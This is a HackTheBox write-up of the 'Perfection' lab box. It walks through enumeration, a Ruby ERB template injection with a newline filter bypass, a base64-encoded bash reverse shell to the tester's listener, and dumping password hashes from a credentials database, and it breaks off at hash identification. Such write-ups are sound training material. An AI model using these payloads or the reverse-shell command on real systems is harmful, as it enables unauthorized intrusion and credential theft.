
Perfection



IP: 10.129.87.28

Info Gathering


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Perfection
cd ~/HTB/Boxes/Perfection

# Open a tmux session
tmux new -s Perfection

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Perfection
workspace Perfection
setg LHOST 10.10.14.213
setg LPORT 1337
setg RHOST 10.129.87.28
setg RHOSTS 10.129.87.28
setg SRVHOST 10.10.14.213
setg SRVPORT 9000
use multi/handler
```

Enumeration


```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A -T5 --open 10.129.87.28 -oN Perfection.nmap
```

Hosts



```
Hosts
=====

address       mac  name            os_name  os_flavor  os_sp  purpose
-------       ---  ----            -------  ---------  -----  -------
10.129.87.28       perfection.htb  Linux               2.6.X  server
```

Services




```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.129.87.28  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 Ubuntu
10.129.87.28  80    tcp    http  open   nginx
```

Gaining Access

At the bottom of the web page I see a version for WEBrick 1.7.0


Screenshot Evidence



Copyright © Secure Student Tools. All rights reserved
Powered by WEBrick 1.7.0

I was no able to find any PoC exploits that stood out.
I browsed the page and reviewed the Burp captures which showed a POST request for input values

Screenshot Evidence




```
POST /weighted-grade-calc HTTP/1.1
Host: 10.129.209.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 165
Origin: http://10.129.209.137
Connection: close
Referer: http://10.129.209.137/weighted-grade
Upgrade-Insecure-Requests: 1

category1=1&grade1=100&weight1=20&category2=2&grade2=90&weight2=20&
category3=3&grade3=80&weight3=20&category4=4&grade4=70&weight4=20&
category5=5&grade5=60&weight5=20
```

I sent this request to repeater and added a single quote into one of the values to see if that caused an error which it did

POST DATA

```
category1=1&grade1=100&weight1=20&category2=2&grade2=90&weight2=20&category3=3&grade3=80&weight3=20&category4=4&
grade4=70&weight4=20&category5=5&grade5=60&weight5=20'
```


Screenshot Evidence



```
        and their weight. Enter
        weight fields if you are
      </p>
    </form>
    Malicious input blocked
  </div>
 </div>
</div>
```

I know this application is written in ruby. I attempted a sample injection weight5=20&&<%= system("whoami") %>
This returned a new error indicating I have a template injection (SSTI)
REFERENCE:https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby
REFERENCE: https://portswigger.net/research/server-side-template-injection
REFERENCE: https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti

Screenshot Evidence



Invalid query parameters: invalid %-encoding (&lt;%)

I attempted to use 5 * 4 which equals 20 as my weight5 value by using a calculation to inject it
{{5*4}} and ${5*5} and {{5*'4'}}


This did not work so I attempted to fill in all values as required and added a %0A; to the end of my POST data.
I started a listener to catch a shell in case I am successful

```
# Metasploit Way
use multi/handler
set LHOST 10.10.14.213
set LPORT 1337
set payload linux/x86/shell/reverse_tcp
run -j

# Netcat Way
nc -lvnp 1337
```

I injected a system() command after the %0A.
The spaces and special characters may not be interpreted as I expect so I encoded my payload in base64 and was successful
I needed to use a tool called hURL to URL encode my base64 value

```
# Install hURL
sudo apt install -y hURL

# Base64 encode a reverse shell
hURL -B "bash -i >& /dev/tcp/10.10.14.213/1337 0>&1"

# URL Encode the retuened base64 URL encoded value
hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvMTMzNyAwPiYx"
```


Screenshot Evidence



```
┌──(tobor㉿kali)-[~/HTB/Boxes/Perfection]
└─$ hURL -B "bash -i >& /dev/tcp/10.10.14.213/1337 0>&1"

Original       :: bash -i >& /dev/tcp/10.10.14.213/1337 0>&1
base64 ENcoded :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvMTMzNyAwPiYx

┌──(tobor㉿kali)-[~/HTB/Boxes/Perfection]
└─$ hURL -U "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvMTMzNyAwPiYx"

Original    :: YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvMTMzNyAwPiYx
URL ENcoded :: YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvMTMzNyAwPiYx
```

The category fields are the only ones that accept non-numeric values because we can use N/A

Screenshot Evidence



Please enter a maximum of five category


Enter "N/A" into the category field and 0

Your total grade is 1%

```
# POST DATA
category1=a%0A;<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4yMTMvMTMzNyAwPiYx|+base64+-d+|
+bash");
%25>1&grade1=100&weight1=20&category2=2&grade2=90&weight2=20&category3=3&grade3=90&weight3=20&category4=4&grad-
e4=80&weight4=20&category5=5&grade5=80&weight5=20
```

This successfully established a reverse shell connection

Screenshot Evidence




```
Active sessions
===============

  Id  Name  Type             Information                                                     Connection
  --  ----  ----             -----------                                                     ----------
  2         shell x86/linux  Shell Banner: bash: cannot set terminal process group (991): Inappropriate i...  10.10.14.213:1337 → 10.129.87.28:43144
```

I was then able to read the user flag as susan

```
# Commands Executed
cat ~/user.txt
# RESULTS
efd744694a479db423b0256bc76c4b32
```

Screenshot Evidence



```
susan@perfection:~/ruby_app$ whoami
whoami
susan
susan@perfection:~/ruby_app$ hostname
hostname
perfection
susan@perfection:~/ruby_app$ hostname -I
hostname -I
10.129.87.28 dead:beef::250:56ff:feb0:1dc
susan@perfection:~/ruby_app$ cat ~/user.txt
cat ~/user.txt
efd744694a479db423b0256bc76c4b32
susan@perfection:~/ruby_app$ 
```


USER FLAG: efd744694a479db423b0256bc76c4b32

PrivEsc

In my enumeration I discovered susan has an email in /var/spool/mail/susan
The email defines a default password format to be used

```
# Commands Executed
cat /var/spool/mail/susan
# PASSWORD FORMAT DEFINED
{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}
```

Screenshot Evidence




```
susan@perfection:/var/spool/mail$ cat susan
cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' includ

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
```

In my enumeration I also discovered a database file in /home/susan/Migration/pupilpath_credentials.db

```
# Commands Executed
file /home/susan/Migration/pupilpath_credentials.db
```

Screenshot Evidence




```
susan@perfection:~/Migration$ file pupilpath_credentials.db
file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002
or 6
```

The file contained a hash value for multiple users

```
# Commands Executed
strings /home/susan/Migration/pupilpath_credentials.db
```

Screenshot Evidence



```
susan@perfection:~/Migration$ strings pupilpath_credentials.db
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a63930
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
susan@perfection:~/Migration$ |
```


I placed all hashes into a hash file for each individual user

```
echo ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a > david.hash
echo d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393 > harry.hash
echo 154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8 > stephen.hash
echo abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f > susan.hash
echo dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57 > tina.hash
```

I then identified the hash type

```
# Commands Executed
hash-identifier
ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
```

Screenshot Evidence

